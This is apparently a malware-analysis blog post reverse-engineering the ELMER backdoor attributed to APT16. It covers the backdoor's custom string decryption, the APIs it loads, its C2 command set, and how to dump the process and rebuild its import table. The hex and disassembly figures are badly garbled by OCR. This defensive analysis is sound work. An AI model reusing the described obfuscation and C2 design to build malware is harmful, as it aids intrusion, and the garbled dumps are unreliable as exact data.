A detailed analysis of ELMER Backdoor used by APT16

(W) cybergeeks.tech/a-detailed-analysis-of-elmer-backdoor-used-by-apt16

Summary

In this blog post, we're presenting a detailed analysis of a backdoor known as ELMER that was used by the Chinese actor identified as APT16. This group targeted Japanese and Taiwanese organizations in industries such as high-tech, government services, media and financial services.

The malware is encrypted with a custom algorithm and it's written in Delphi. This sample is capable of detecting proxy settings on the local machine and exfiltrating information such as the hostname and IP address of the machine to the Command and Control server. The process uses a custom decryption algorithm that consists of AND, XOR, and ADD operations in order to decrypt relevant strings during runtime. It implements 8 different commands depending on the response from the C2 server, including: file uploads and downloads, process execution, exfiltration of file names/sizes and directory names, exfiltration of processes/process IDs. Data exfiltration is performed using an HTML document that contains the information encoded using the NOT operator.

This sample is using a custom encryption algorithm, that we will describe below. For this analysis, we have also created a python script that can be used to facilitate the decryption process, which can be found at https://github.com/Rackedydig/string_decode_algorithm_apt16.

Technical analysis

SHA256: BED00A7B59EF2BD703098DA6D523A498C8FDA05DCE931F028E8F16FF434DC89E

It's important to mention that a part of the malicious code is encrypted, and we'll explain using a step-by-step approach how to decrypt it. The process is scanning the memory in order to find the magic number "MZ" which corresponds to EXEs (DLLs), and then it's extracting the first word of the PE header and compares it with "PE" as follows:




Figure 1

The following picture contains a part of the bytes that will be transformed as we'll see in the next paragraphs:

EIP			671 671 671 671 671	1919 1919 1919 1919	9156A 33 C 9156C 8D 4 91570 8A 1 91572 83 C 91575 88 1 91578 40 91579 83 F t> (671912F0) *1]=[apt.671810 t.exe:\$1156C #/ p2 Dump 3 14 57 82 61 33 31 0F 48 3A DC					4	0					1e mo ac mo	er eax,eax a ecx,dword w dl,byte pt ld ecx,4 w byte ptr o c eax p eax,4	tr ds:	[ecx]	
dword ptr	. [€ 7 <mark>191</mark>	bp+ 560	edi ap	1*1]	exe:	apt.	671 1560	.810 #A	7 60		1863 Dump			D	ump	5	💮 Watch 1	[<i>x</i> =] L(ocals	a Stri
Address	He																ASCII	1		-
67181010 67181020 67181030 67181040 67181050 67181050 67181080 67181080 67181080 67181080 67181080 67181000 67181000 67181000 67181100 67181100	37 9F 04 86 D6 BE C0 A0 AD 4A 35 A2 D7 9C B1	BC 87 60 CF 88 97 55 AE 97 55 AE 97 55 55 AE 97 55 55 AE 97 55 55 55 55 55 55 55 55 55 55 55 55 55	0B 1A 33 85 D2 19 34 12 A0 06 0A 9F 36 C4 D7 D2	31 58 58 58 58 58 58 58 58 58 58 58 58 58	OF F5 9B 2C F3 F1 E6 92 ED 57 11 AC 99 7E 96 7C F3	4B 21 99 46 61 92 BF 82 63 BB 89 13 BC 89	3A 36 35 7E AD F1 BF D0 40 9 2B 01 71 C7 FA 77 C6	DC FE6 73 BE 30 EC 78 DE 61 00 78 78 78 9F 58	23 7C 52 4F 35 E8F 687 C88 FE6 02 103 E3	C9 B8 54 0D 45 BC 51 CF 3C 51 CF 3C 1C 4E AB	6F EE D3 45 BC 5D 21 BD 81 92 8E 05 2F 13	34 90559 AB87399 FB68887 55550 55550	F3 E6 7D 43 8E 0C E45 37 19 E7 0B C5 64 27 72	BE BD 13 B2 B2 B2 B2 B2 B2 B2 B2 B2 B2 B2 B2 B2	C0 94 3A EC4 410 F1F 98 65 AF 88 49 A1	25 4D 5 0 24 5 0 24 5 0 20 20 20 20 20 20 20 20 20 20 20 20 2	070F.¥50± Ö0ñaň0a<. ¾.4.æŇįì.½] AU.ûDAk.! I® įįį@x.i½ W.'PĒQ 0.t+a8I. Jo.t¬c.Dÿf. 59.1.»qÅæAn ¢µ6]~.Ç! xÄÄj.u~.NE ×ÄÄJ.u~.N	46%Å% .æ%.É U}ïî?Z ©`ÝÄI ©`ÝÄI 0P 9Eòñ= ù? ôV 0> 0P 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0		

Figure 2

The first 16 bytes are reordered as follows: [byte1, byte5, byte9, byte13], [byte2, byte6, byte10, byte14], [byte3, byte7, byte11, byte15], [byte4, byte8, byte12, byte16]:

Address	He	< .															ASCII
0019FEE4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FEF4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF04	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF14	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF24	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF34	00	00	00	00	00	10	18	67	00	00	00	00	94	FF	19	00	ÿ
0019FF44	DB	57	C3	A5	33	82	D6	CF	86	61	4E	C7	14	33	BB	72	UWA¥3.ÖĨ.aNÇ.3»r

Figure 3

Now there is a buffer of 16 bytes, which represents a "key" in the upcoming operations:

Address	He	ĸ															ASCII
671911AC	DO	C9	E1	B6	14	EE	3F	63	F9	25	0C	0C	A8	89	C8	A6	ÐÉá¶.î?cù%È;
671911BC	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
671911DC	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Figure 4

An XOR operation is performed between the corresponding positions of the 2 buffers mentioned above:

Address	He	<															ASCII
0019FEE4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FEF4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF04	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF14	00	00	00	00	00	00	00	00	04	00	00	00	54	FF	19	00	Tÿ
0019FF24	00	10	18	67	D4	81	00	00	96	15	19	67	44	FF	19	00	qÔqDÿ
0019FF34	AC	11	19	67	00	10	18	67	00	00	00	00	94	FF	19	00	¬qÿ
0019FF44	OB	9E	22	13	27	6C	E9	AC	7F	44	42	CB	BC	BA	73	D4	

Figure 5

The first 4 bytes of the buffer remain in their current positions, however, the last 12 bytes are reordered, as shown in figure 6:

Address	Hex	(ASCII
0019FEE4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FEF4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
																	Tÿ
0019FF24	00	10	18	67	04	00	00	00	9C	11	19	67	A8	15	19	67	ggg
0019FF34	BA	73	D4	BC	00	10	18	67	00	00	00	00	94	FF	19	00	°s0%ÿ
0019FF44	OB	9E	22	13	AC	27	6C	E9	42	CB	7F	44	BA	73	D4	BC	''1éBE.D°s0%

Figure 6

Each byte is replaced by a byte that can be found at the position 0x671911EC+current_byte, as explained in the next figure:

EIP	. 6	7 191 (7191) 7191(5A0	^	8A 88 7C	92 <u>E</u> 54 0 EB	8 FI		9 67	7			mo	by dl,byte p by byte ptr apt.671916	ds:[ea		
dl=22 '\"' byte ptr [e	dx+67	19116	c1=	=[an	t. 67	71912	DE1=	-94									
.hello:6719								51									
Dump 1	D 🕄	ump 2			Dump	3	.	Dump	4	ų	D	ump	5	👹 Watch 1	[x=] L(ocals	Struct
Address He	x													ASCII	1		
671911FC 7C 6719120C 54 6719121C 08 6719122C 72 6719122C 72 6719123C 6C 6719124C 90 6719125C D0 6719126C 3A 6719127C 96 6719128C 47 6719128C 47 6719128C 40 6719128C 40 6719120C 17 6719128C 10	2E A F8 F 70 4 D8 A 2C 1 91 1 AC 7 F1 1 56 3 DD A 51 7 E0 3 28 0	9 82 4 32 1 66 6 64 8 50 8 00 8 8 50 8 00 8 8 7 1 4 22 4 33 7 1 8 39 8 40 8 40 8 7 8 40 8 40 8 50 8 40 7 1 8 40 8 50 8 50 8 50 8 50 8 50 8 50 8 50 8 5	9B A6 28 FD 8C CA 4F E7 1D C6 88 19 AE BA 55	2F C2 D9 68 ED 8C 3F 67 AD 29 D2 07 85 2A 77 56 FF	FF 23 3 24 8 98 0 05 0 05 0 05 0 05 0 05 0 05 0 05 0 0	37 344 30 EE 32 76 32 76 32 76 34 97 35 E2 39 6F 20 9A 31 B1 30 C8 326 E1 37 E8 33 3D	8E 4C 5B 415 E4F F29 B7 B7 B12 E5 B9 8C	5C 46 58 BD CF 37 62 C0 10 7A BB 14 00 12	44 08 49 05 03 03 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 03 05 05 03 05 03 05 05 03 05 05 03 05 05 05 05 05 05 05 05 05 05 05 05 05	C4 42 6D 5D A7 88 01 F0 AA 78 27 93 83 55 00 67	DE FA 8B 65 8D 83 13 84 75 18 CD 80 C9 53 21 8B 00	E9 C3 D1 B6 9D 45 8A E6 DF 5A E0 90 0C 1C 74	CB 4E 25 92 84 06 68 73 6E 18 F4 5F 61 7D 24 02	.0«40.÷äx D,Ê?A '% :AOGÜÊ.ÒÏ .¬t"Ç.5.âù7 Gñ.q.)A.o.b ÜV>K4OY .0A .Ý 3Ç1± Q.@.µJåz à;M@*ô°ÈË» .+.~°WÖ&ái. gUVSWÈ	DÄÞÉË .BúAN Im.Ñ% 1]e¶. W§k Ek ið æs e.ußn .bxizô Y'.i_ cU!.} .g.t.		

After this transformation, the buffer becomes the following one:

Address	He	<												-			ASCII
0019FEE4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FEF4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF04	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF14	00	00	00	00	00	00	00	00	04	00	00	00	54	FF	19	00	Tÿ
0019FF24	00	10	18	67	9C	11	19	67	B2	15	19	67	44	FF	19	00	gg⁼gDÿ
																	°s0%gÿ
0019FF44	9E	DF	94	82	AA	3D	B 8	EB	F6	59	6B	86	CO	8F	19	78	.B a= ëöyk.Ax

Figure 8

There is a second XOR decryption step, but this time the key is changing:


Ump 1 Address	Ump 2 Hex AC 19 28 57 77				ASCII	
-000	Dump 2	a a a suite a				
.nello:6/1	-	Dump 3	Dump 4	Ump 5	🛞 Watch 1	[x=] Locals
ol=AC '¬'	[eax]=[0019FF4	^ 7C E2			apt.671916	1A
	 6719162F 67191630 67191632 67191633 	^ 75 F5		d j i	dd eax,4 ec esi ne apt.67191 nc ebp mp ebp,4	ds:[eax],b 627



After the XOR operation is complete, the current buffer has been changed, as shown below:

Address	He	ĸ															ASCII
0019FEE4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FEF4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF04	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0019FF14	04	00	00	00	90	11	19	67	00	10	18	67	D4	81	00	00	ggô
																	½gDÿgDÿ.
																	°sô¼gÿ.
0019FF44	32	C6	BC	D5	DD	C7	69	B 7	90	85	42	86	33	AE	58	16	2Æ40ÝÇ1B.30X

A few more operations will be performed, including shl cl, 1 (shift left by 1) and xor cl, 1B (xor with 0x1B). Let's take, for example, byte 0x90 from the buffer which is left shifted by 1 (0x20) and then XORed with $0x1B \rightarrow 0x3B$. Byte 0x3B is left shifted by 1 and becomes 0x76 (no XOR is performed) and one more time, 0x76 is left shifted by 1 and becomes 0xEC. The confirmation that all of these operations are accurate:



Now the values from this buffer are XORed together (0x90 XOR 0x76) XOR 0xEC and then the result (0xa) is XORed with other results from similar operations. After all operations are done, the buffer will be the following:

Address	He	(- 10										ASCII
0019FEE4	00	00	00	00	00	00	00	00	DE	81	00	00	02	00	00	C4	ÞÄ
0019FEF4	4E	17	19	67	OE	00	00	00	16	2C	58	BO	09	00	00	00	Ng,X°
0019FF04	86	17	2E	5C	OD	00	00	00	B7	75	EA	CF	OB	00	00	00	\uêï
0019FF14	D5	B1	79	F2	04	00	00	00	9C	11	19	67	00	10	18	67	Ő±yògg
0019FF24	D4	81	00	00	48	FF	19	00	00	00	00	00	D2	15	19	67	ÔHÿÒg
0019FF34	D5	B 7	86	16	00	10	18	67	00	00	00	00	94	FF	19	00	Öÿ
0019FF44	53	B2	35	65	C8	9D	16	44	69	A5	4E	C9	BE	AO	A2	1A	S⁼5eÈ. Di¥NÉ% ¢.

Figure 12

The sample performs the steps presented above 10 times, and the buffer looks like in the next figure:

Address	He	<															ASCII
0019FEE4	00	00	00	00	00	00	00	00	D1	81	00	00	02	00	00	15	Ñ
0019FEF4	4E	17	19	67	OE	00	00	00	8E	07	0E	10	09	00	00	00	Ng
0019FF04	DO	BB	6D	DA	OD	00	00	00	78	FO	FB	ED	OB	00	00	00	лmÚxðûí
0019FF14	04	00	00	00	OC.	11	19	67	00	10	18	67	D4	81	00	00	ggô
0019FF24	BD	15	19	67	44	FF	19	00	0C	11	19	67	44	FF	19	00	½gDÿgDÿ
0019FF34	A3	8B	C4	2E	00	10	18	67	00	00	00	00	94	FF	19	00	£.Ägÿ
0019FF44	04	02	61	00	10	04	72	00	18	43	01	00	67	68	00	FF	arCgh.ÿ

Figure	13
1 15010	10

The buffer is reordered and copied in the location displayed in figure 2, as follows:

67181000 04 10 18 67 02 04 43 68 61 72 01 00
67181020 9F 87 1A 58 F5 21 36 CF 7C B8 EE 90 E6 BD 94 C9 Xõ!GÏ î.æ½.É 67181030 C8 60 33 58 98 A6 35 E6 52 54 D3 55 7D EF 3A 4D È`3[.'5æRTÓU]ï:M 67181040 04 CF 85 58 2C 99 7F 73 4F 0D 43 EF E5 A Ï.'.sæKtÖU]ï:M 67181050 86 AD 23 F3 46 AD BE 35 4F BD A9 43 EF E5 A.'. Ï.'.sæKtÖU]ï:M 67181060 D6 9E 19 D5 F1 61 F1 30 E0 3C B8 DC 4C DOrôfañoà <a\$< td=""> 67181080 C0 55 12 F8 92 92 DO<c0< td=""> 68 05 21 39 45 F2 F1 3D AU.û.û.DÀk.!9Eòñ= <t< td=""></t<></c0<></a\$<>
67181030 C8 60 33 58 98 A6 35 E6 52 54 D3 55 7D EF 3A 4D È`3[.'5æRTÓU]ï:M 67181040 04 CF 85 58 2C 99 7E 73 4F 0D 43 EF EE 5A
67181040 04 CF 85 58 2C 99 7E 73 4F 0D 45 A9 43 EF EE 5A .Î.[,.~s0.E@CĨĨZ 67181050 86 8A D2 37 F3 46 AD BE 35 4F B1 AE 8E DD C4 CD Ô7ôF.%50±°.ÝÅI 67181060 D6 9E 19 D5 F1 61 F1 30 E0 3C 8C 88 B0 C 13 41 24 OÔñañoà <a\$< td=""> 67181070 BE 97 34 8C E6 D1 BF EC 8F BC 5D 72 EC B3 30 50 %.4.æÑ¿ì.%]rì°O 67181080 C0 55 12 FB 92 92 D0 C0 68 05 21 39 45 F2 F1 3D AU.û. DAk. !9Eòñ= 67181090 CC AE A0 BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D I° ¿ì¿@x. ¡%uʔãÿ- 67181080 AD 89 06 91 57 88 B9 DE CB 51 81 FB 3E 28 98 E0 '.w. 'ÞĒQ.û) (.à 67181080 AD F0 0A 74 11 2D 28 61 38 CF 92 36 19 DE 65 F7 .ð.t+a8Ï.6.Þe÷ 671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.t¬c.Đÿf.Hç. Ô</a\$<>
67181050 86 8A D2 37 F3 46 AD BE 35 4F B1 AE 8E DD C4 CD Ô7óF.%50±°.ÝÅÍ 67181060 D6 9E 19 D5 F1 61 F1 30 EO 3C 8C B8 OC 13 41 24 ÖÔñañ0à <a\$< td=""> 67181070 BE 97 34 8C E6 D1 BF EC 8F BC 5D 72 EC B3 30 50 %.4.æÑ¿ì.%]rì° ° 67181080 C0 55 12 FB 92 92 D0 C0 6B 05 21 39 45 F2 F1 3D AU.û. DAk.!9Eòñ= 67181080 CC AA BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D 1° ¿í¿@X.;½ù?äÿ=ô 67181080 AD F0 A7 88 DE CB 51 81 BB 2</a\$<>
67181060 D6 9E 19 D5 F1 61 F1 30 E0 3C 8C B8 0C 13 41 24 ÖÕñañoà <a\$< td=""> 67181070 BE 97 34 8C E6 D1 BF EC 8F BC 5D 72 EC B3 30 50 ¾.4.æÑ¿ì.½]rì*OP 67181080 CO 55 12 F8 92 92 DO C0 68 05 21 39 45 F2 F1 3D ÅU.û.DAk.!9Eòñ= 67181090 CC AE AO BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D 10 ¿í¿@x.;¾uñãy- 671810A0 AO B9 06 91 57 88 B9 DE CB 51 81 FB 32 89 E0 '.W.'b@Q.'.à (à 671810A0 AD F0 A7 11 2D 2B 61 38 CF 92<!--</td--></a\$<>
67181070 BE 97 34 BC E6 D1 BF EC 8F BC 5D 72 EC B3 30 50 ¾.4.æÑ¿ì.¼]rì*OP 67181080 CO 55 12 FB 92 92 DO CO 6B 05 21 39 45 F2 F1 3D ÅU.û. DAk.!9Eòn= 67181090 CC AE AO BF ED BF 40 78 07 AI BD F9 37 E3 FF 2D Pê ¿í¿@x.;¾uñãÿ- 671810A0 AO B9 06 91 57 88 B9 CE AI BF B2 89 80 '.W.'ÞĒQ.û'.(`a) 671810B0 AD F0 A7 11 2D 2B 61 38 CF 92 36 19 DE 57 .ð.t+aSI.6.Þe÷ 671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF
67181080 C0 55 12 FB 92 92 D0 C0 68 05 21 39 45 F2 F1 3D ÅU.ûDÅk.i9Eòn= 67181090 CC AE A0 BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D ̰ ¿i¿@x.i½u7äÿ- 671810A0 A0 B9 06 91 57 88 B9 DE CB 51 81 FB 3E 28 98 E0 'W.'ÞEQ.i(.à) 671810B0 AD F0 0A 74 11 2D 2B 61 38 CF 92 36 19 DE 65 F7 .ð.t+aSI.6.be÷ 671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.tc.Dýf.Hc.
67181090 CC AE A0 BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D 1° ¿í¿@x.;½ù7ãÿ- 671810A0 A0 B9 06 91 57 88 B9 DE CB 51 81 FB 3E 28 98 E0 'W.'ÞEQ.û>(.à 671810B0 AD F0 0A 74 11 2D 2B 61 38 CF 92 36 19 DE 65 F7 .ð.t+a8I.6.Þe÷ 671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.t¬c.Đÿf.Hç. ô
671810A0 A0 B9 06 91 57 88 B9 DE CB 51 81 FB 3E 28 98 E0 'W.'ÞËQ.û>(.à 671810B0 AD F0 0A 74 11 2D 2B 61 38 CF 92 36 19 DE 65 F7 .ð.t+a8I.6.Þe÷ 671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.t¬c.Đÿf.Hç. ô
671810B0 AD F0 0A 74 11 2D 2B 61 38 CF 92 36 19 DE 65 F7 .ð.t+a8Ĩ.6.Þe÷ 671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.t¬c.Đÿf.Hç. ô
671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.t-c.Dÿf.Hc. ô
671810C0 4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4 Jo.t-c.Dÿf.Hc. ô
crantopolar ao or coloo pp 74 calre coles an op ar coles t alman "t
671810D0 35 39 9F CC 99 BB 71 C3 E6 C0 6E 88 0B 22 3E C9 59.1.»qAæAn. ">É
671810E0 A2 B5 36 7C 7E 89 C7 1B 02 1C 05 57 C5 9F BE 34 4µ6 ~. C WA. 34
671810F0 D7 C4 C4 6A 96 13 FA 7E 11 4E C8 5A 64 5F 38 F3 xAAju~.NEZd_80
67181100 9C E9 D7 33 7C BC 77 9F 03 BA 2F 35 27 F3 49 BD .ex3 4W°/5'01%
67181110 B1 3F D2 1A F3 B9 C6 58 E3 AB 13 5D 72 80 A1 D5 ±?0.0'4Xã«.]r.i0
67181120 55 CF E8 OC 3C BA 8C 5D 95 E2 DC C9 7C 10 14 C7 UTe.<0.].âUĔ

Figure	14

The algorithm applied for the first 16 bytes is repeated 2078 times. The new buffer is the decrypted version of the first one:

Address	Hex		ASCII
67181000	04 10 18 67 02 04 43 68 61 72 01 00 0	0 00 00 FF	gCharÿ
67181010	00 00 00 90 FF 25 40 C1 18 67 8B C0 F	F 25 3C C1	ÿ%@A.g.Aÿ% <a< td=""></a<>
67181020	18 67 8B CO FF 25 38 C1 18 67 8B CO F	F 25 34 C1	.g. Aÿ%8A.g. Aÿ%4A
67181030		F 25 2C C1	.g. Aÿ%0A.g. Aÿ%, A
67181040		F 25 24 C1	.g. Aÿ%(A.g. Aÿ%\$A
67181050	18 67 8B CO FF 25 20 C1 18 67 8B CO F	F 25 1C C1	.g. Aÿ% A.g. Aÿ%. A
67181060	18 67 8B CO FF 25 18 C1 18 67 8B CO F	F 25 14 C1	.g. Aÿ%. A.g. Aÿ%. A
67181070	18 67 8B CO FF 25 10 C1 18 67 8B CO F		
67181080	18 67 8B CO FF 25 OC C1 18 67 8B CO F	F 25 08 C1	.g. Aÿ%. A.g. Aÿ%. A
67181090	18 67 8B CO FF 25 04 C1 18 67 8B CO F	F 25 00 C1	.g. Aÿ%. A.g. Aÿ%. A
671810A0	18 67 8B CO FF 25 FC CO 18 67 8B CO F	F 25 F8 C0	.g.Aÿ%üA.g.Aÿ%øA
671810B0	18 67 88 CO FF 25 5C C1 18 67 88 CO F	F 25 58 C1	.g. Aÿ%\A.g. Aÿ%XA
671810C0	18 67 8B CO FF 25 54 C1 18 67 8B CO F	F 25 68 C1	.g. Aÿ%TA.g. Aÿ%hA
671810D0	18 67 8B CO FF 25 64 C1 18 67 8B CO F	F 25 F4 C0	.g. Aÿ%dA.g. Aÿ%ôA
671810E0	18 67 8B CO FF 25 FO CO 18 67 8B CO F	F 25 EC CO	.g. Aÿ%ðA.g. Aÿ%ìA
671810F0	18 67 8B CO FF 25 E8 CO 18 67 8B CO 5	3 83 C4 BC	.g. Aÿ%eA.g. AS. A¼
67181100	BB 0A 00 00 00 54 E8 99 FF FF FF F6 4	4 24 2C 01	»Te.ÿÿÿöD\$,.
67181110	74 05 OF B7 5C 24 30 8B C3 83 C4 44 5	B C3 8B CO	t\\$0.A.AD[A.A
67181120	FF 25 E4 C0 18 67 8B C0 FF 25 E0 C0 1	8 67 8B CO	ÿ%äA.g.Aÿ%àA.g.A

Figure 15

The malicious process loads multiple DLLs and retrieves the address of export functions using LoadLibraryA and GetProcAddress APIs:

	67191 67191	3EA 3EF 3F1 3F3 3F5 3F5 3F5 3F8 3F5 3F8 3F6 400 402 407 408 400 402 407 408 407 408 406 405 415 415 415 415 419 418 418 422 422 422	E 887 87 87 8887 25 E 85 5 E 87 8887 8887 8887 8887 8887 8	B F F F F F F F F F F F F F F F F F F F	000 000 000 000 000 000 000 000	00	00			cc mo tc jii cr jii mo tc jii n pp tc tc jii mo ac cr jii mo ac cr mo ac cr	dd esi,ebx al <apt.loa ov edi,eax est edi,edi e apt.671914 mp dword ptr e apt.671914 ov edi,edi ov eax,dword est eax,eax ms apt.67191 ea ecx,dword ush edi al <apt.get est eax,eax e apt.671914 ov dword ptr dd esi,4 mp dword ptr ne apt.67191 ov eax,dword dd eax,14 mp dword ptr ne apt.67191</apt.get </apt.loa 	36 ds:[e 23 ptr d 40A 40F ptr d 9rocAd 36 ds:[e 3FC ptr s ds:[e ss:[e	esi],0 ds:[es dress esi],e esi],0 es:[eb eax],0	i] x+eax+2] > ax p+8]
<apt.getprocade< th=""><td></td><td></td><td></td><td></td><td>610</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></apt.getprocade<>					610									
.hello:6719141			11410		1	Du	mp 4	Į.	Dump	5	🛞 Watch 1	[x=] L	ocals	a Struct
.hello:6719141	0 apt.		-		1	U Du	mp 4	Į.	Dump	5	🛞 Watch 1	[x=] [.	ocals	2 Struc



The list of DLLs to be loaded + the export functions:

kernel32.dll

DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetTickCount, QueryPerformanceCounter, GetVersion, , GetCurrentThreadId, GetThreadLocale, GetStartupInfoA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, ExitProcess, WriteFile, UnhandledExceptionFilter, SetEndOfFile, RtlUnwind, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle, TlsSetValue, TlsGetValue, GetModuleHandleA, lstrcmpiA, WaitForSingleObject, Sleep, SetFilePointer, ReadFile, GetProcAddress, GetModuleFileNameA, GetFileAttributesA, GetCurrentDirectoryA, FindNextFileA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, CreateThread, CreateProcessA

user32.dll

GetKeyboardType, MessageBoxA

advapi32.dll

RegQueryValueExA, RegOpenKeyExA, RegCloseKey

oleaut32.dll

SysFreeString, SysReAllocStringLen

ws2_32.dll

WSAGetLastError, gethostname, gethostbyname, socket, setsockopt, send, recv, inet_ntoa, inet_addr, htons, connect, closesocket, WSACleanup, WSAStartup

dnsapi.dll

DnsRecordListFree, DnsQuery_A

The process passes the execution flow to the unencrypted code as illustrated in the next figure:

EIP		* •	671	91	383	1	FF	E	0			-				jn	np eax		
Jump is t																			
eax=apt.6	5718	3919	94																
.hello:67	191	383	ap	ot.e	exe:	\$11	1383	#A	583	3									
Dump 1	L		Dun	np 2			Dum	р 3	Ļ)ump	4	ų	D	ump	5	🥘 Watch	1 [2	x=] L
Address	He	(ASCII		
67189194	55	8B	EC	83	C4	FO	B 8	14	91	18	67	E8	B 0	B2	FF	FF	U. 1. Äð	.ge°	ÿÿ
671891A4	33	CO	55	68	C5	91	18	67	64	FF	30	64	89	20	E8	51	3AUhÂgo	lÿ0d.	èQ
671891B4	FD	FF	FF	33	CO	5A	59	59	64	89	10	68	CC	91	18	67	YYYY3AZYYO		
671891C4	C3	E9	9A	9E	FF	FF	EB	F8	E8	07	A3	FF	FF	8D	40	00	Aé. yyeøe	t. fyy.	.e.
671891D4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
671891E4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
671891F4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
67189204	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			

Figure 17

In order to also perform static analysis on the binary, we have to dump the memory of this process using OllyDumpEx plugin of x32dbg debugger:

llyDu	mpEx v	1.62 -	apt.exe									X
Mod	lule											
Base	e: () Mo	dule C:	Users	Desk	.top\apt.e	xe				~ Dump	D
	(Me	mory 67	180000	(00001000)) / Imag /	'R /a	apt / PE			V	
	(Ado	dress 67	180000							Cance	el
List C	Section:		Base Onl		II Memory	Ode	Idress R	ange 67	180000	- 68180000		
Dum	p Mode:	۲	Rebuild Memory	ОВ	iinary (Raw)isk	_	hary (Virt		100000	00100000		
Sear	rch										Format	
	ch Area: ch Mode		Select Strict	_	II Memory (uzzy (slow)		sted mod	lule) Sea	rch Image	ReScan Mem	ory O ELF	
Imag	je						Op	tion				
Imag	ge Base:	671	180000		Fix Virtual	Offset			-	teristics (Need		
Imac	ge Size:	000	013200						upted Image H Relocation	leader Structur	e	
				_			F	_	helocation ljust Image Ba	se Address		
Entr	y Point:	000	0112F0		Get EIP as	OEP			. –	(Follow Imagel	Base Change)	
Sect	tion											
Sel	ect All	Se	lect Basel	lodule	Select P	rivate/All	Selec	t Private/I	Exec		DeSelect	All
	Ado	ress	Sia	ze Ow	ner	Section	Туре	Access	VirtualOffset	VirtualSize	Characteristics	^
	67181	000	0000900)0 apt		CODE	Imag	RWE	00001000	00009000	E0000020	r II
	67184	.000	0000100)0 apt		DATA	Imag	BW	0000A000	00001000	C0000040	Ē.
	6718E	000	0000100)0 apt		BSS	Imag	RW	0000B000	00001000	C0000000	
\checkmark	67180	:000	0000100)0 apt		.idata	Imag	RW	00000000	00001000	C0000040	
\square	6718D	000	0000100)0 apt		.tls	Imag	RW	0000D000	00001000	C0000000	i I
\square	6718E	000	0000100)0 apt		.rdata	Imag	RW	0000E000	00001000	D0000040	
\square	6718F	000	0000100)0 apt		.reloc	Imag	BW	0000F000	00001000	D0000040	V
<							•				>	
PE32	x86 E×E	load	ed, BaseA	.ddress=	67180000,	Relocatio	on					
1			50									

Figure 18

The problem is that the IAT (Import address table) hasn't been populated as expected and contains only 2 functions that were also present in the original binary:

7 Functions window	□ # ×		IDA View-A		Hex View	1	A	Structures		Enums	20	Imports	 1	Exports	
Function name sub_67181014 sub_6718101C		Address 6719200 6719200	Ordinal 0 4	Name LoadLibraryA GetProcAddre				Library kernel32 kernel32							
						Fi	gur	e 19							

We have to use another plugin of x32dbg called Scylla. This plugin is used to find the IAT entries in the process memory, and then it can fix our dropped binary:

Scylla x86 v0.9 le Imports Tr	race Misc H	elp		
		Attach	to an active process	
5436 - apt.exe -	C:\Users	esktop\apt.exe		✓ Pick DLL
			Imports	
